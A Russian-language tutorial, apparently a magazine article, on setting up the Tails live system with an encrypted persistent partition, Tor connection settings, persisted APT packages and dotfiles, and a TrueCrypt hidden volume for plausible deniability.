
Forward

После загрузки с рабочей флешки нам потребуется создать постоянный (persistent) защищенный раздел, своеобразный «жесткий диск на флешке». Это делается через Application → Tails → Configure Persistence.

Перезагружаем компьютер и на загрузочном экране выбираем Use Persistence и More Options, после чего вводим пароль для нашего хранилища.

Из меню внизу экрана выбираем регион. Это важно, поскольку от региона зависят входные узлы Tor. Здесь следует поэкспериментировать. В моем случае лучшим выбором оказалась Дания.

В меню расширенных настроек задаем пароль для программ, которым нужны права администратора. Можешь поставить любой, он работает в рамках сессии и ни на что больше не влияет.



Welcome to Tails

Administration password — Documentation

Enter an administration password in case you need to perform administration tasks.
Otherwise it will be disabled for better security.

Password:

Verify Password:

Windows camouflage — Documentation

This option makes Tails look more like Microsoft Windows 8. This may be useful in public places in order to avoid attracting suspicion.

Activate Microsoft Windows 8 Camouflage

MAC address spoofing — Documentation

Spoofing MAC addresses hides the serial number of your network cards to the local networks. This can help you hide your geographical location.

It is generally safer to spoof MAC addresses, but it might also raise suspicion or cause network connection problems.

Spoof all MAC addresses


Network configuration — Documentation

This computer's Internet connection is clear of obstacles. You would like to connect directly to the Tor network.

This computer's Internet connection is censored, filtered, or proxied. You need to configure bridge, firewall, or proxy settings.

Login

Имей в виду, что загрузка занимает некоторое время, а потом Tails еще несколько минут будет подключаться к Tor. Отслеживать процесс можно, щелкнув по иконке Onion Circuits — луковичке в верхнем правом углу экрана.



Onion Circuits


```
Circuit
  ritirong
  ...
  ...
  ...
  ...
  ritirong, TykRelay05, fento
  ritirong, bradburn, Ferguson
  ritirong, Tapioca, airospace1
  ritirong, RIT2, dopper
▾ ritirong, icanhastor, eddy
    deb.tails.boum.org:80
  ritirong, darkstar, Unnamed
  ritirong, leukdatjedatvraagt, PiratenNDS2
```

Click on a circuit for more detail about its Tor relays.

Спустя некоторое время Tails проинформирует об успешном подключении к Tor. По умолчанию сеть сконфигурирована так, что весь трафик будет проходить через него. Теперь можно скачать все, что нам нужно для работы.

Дополнительное ПО, сохранение файлов и настроек

По умолчанию Tails не рассчитана на сохранение установленного ПО, настроек и файлов после выключения компьютера. Однако создатели предусмотрели возможность хранить некоторые данные в персистентном разделе. Настроить, что именно будет храниться, можно в разделе Settings → Persistent.



Setup Tails persistent volume

Persistence wizard – Persistent volume configuration

Specify the files that will be saved in the persistent volume

The selected files will be stored in the encrypted partition /dev/sdc2 (12.11GB), on the SanDisk Cruzer Blade device.

Pidgin — Pidgin profiles and OTR keyring ✓

Icedove — Icedove profiles and locally stored email

GNOME Keyring — Secrets stored by GNOME Keyring

Network Connections — Configuration of network devices and connections

Browser bookmarks — Bookmarks saved in the Tor Browser

Printers — Printers configuration

Bitcoin client — Electrum's bitcoin wallet and configuration

APT Packages — Packages downloaded by APT ✓

APT Lists — Lists downloaded by APT ✓

Dotfiles

Save

Большинство пунктов меню очевидны, поэтому я остановлюсь на последних трех. Второй и третий с конца отвечают за хранение APT-пакетов. Tails основана на Debian, поэтому большинство нужного нам ПО можно установить при помощи apt-get. И хотя сами программы при отключении компьютера не сохранятся, пакеты APT при соответствующих настройках останутся в персистентном разделе. Это позволяет развертывать все нужное ПО в процессе загрузки системы.

Последний пункт меню Dotfiles позволяет создать в персистентном разделе папку с файлами, ссылки на которые будут создаваться в домашней папке Tails при загрузке. Выглядит это следующим образом.


Вот пример структуры файлов в постоянном разделе.

```
/live/persistence/TailsData_unlocked/dotfiles
├── file_a
├── folder
│   ├── file_b
│   └── subfolder
│       └── file_c
└── emptyfolder
```

В домашней папке при таком раскладе будет следующая структура ссылок:

```
/home/amnesia
├── file_a → /live/persistence/TailsData_unlocked/dotfiles/
│             file_a
└── folder
    ├── file_b → /live/persistence/TailsData_unlocked/
    │             dotfiles/folder/file_b
    └── subfolder
        └── file_c → /live/persistence/TailsData_unlocked/
                      dotfiles/folder/subfolder/file_c
```

Защищаем данные, отбрасываем хвост



Enter password for "/home/amnesia/Persistent/a"


Password:

☐ Cache passwords and keyfiles in memory

☐ Display password

☐ Use keyfiles

OK · Cancel · Keyfiles... · Options >



Enter password for "/home/amnesia/Persistent/i_luv_katz"

Password:

☐ Cache passwords and keyfiles in memory

☐ Display password

☐ Use keyfiles

OK · Cancel · Keyfiles... · Options <

☐ Mount volume as read-only

☐ Mount partition using system encryption (preboot authentication)

Hidden Volume Protection

☑ Protect hidden volume when mounting outer volume

Password to hidden volume:

☐ Display password

☐ Use keyfiles

Keyfiles...

What is hidden volume protection?

Filesystem

☐ Do not mount

Mount at directory: Select...

Mount options:

Сам по себе наш персистентный раздел уже зашифрован. Однако у него есть существенный недостаток: он не обеспечивает правдоподобное отрицание наличия зашифрованных данных. Чтобы обеспечить правдоподобное отрицание, я предложу решение, которое отличается от рекомендаций создателей Tails. Как поступить тебе — решай сам.

Создатели Tails рекомендуют использовать cryptsetup, основанный на LUKS. Эта программа позволяет создавать скрытые разделы, однако такой раздел скрыт не до конца. Насколько мне известно, существует возможность обнаружить заголовок скрытого раздела, что позволяет установить его наличие.

Такой скрытый раздел лично меня не устраивает. Поэтому я решил использовать старый добрый TrueCrypt версии 7.1a. Заголовок скрытого раздела TrueCrypt неотличим от случайных данных, и, насколько мне известно, обнаружить его невозможно. Двоичный файл программы TrueCrypt лучше хранить здесь же, в персистентном разделе.

Детально описывать процесс создания двойного криптоконтейнера я не стану, отмечу лишь важный нюанс. Поскольку скрытый раздел TrueCrypt по-настоящему скрытый, о его существовании не догадывается даже сама программа, пока ты не введешь нужный пароль. Из-за этого при записи файлов в ложный раздел скрытый раздел может быть поврежден. Чтобы этого не произошло, при монтировании ложного раздела для записи на него картинок котиков нужно выбрать Mount Options → Protect hidden volume when mounting outer volume.

Подобно ящерице, которая при опасности отбрасывает свой хвост, мы теперь в случае необходимости сможем ввести пароль от фальшивого раздела и продемонстрировать всем фотографии котиков вместо конфиденциальной информации.

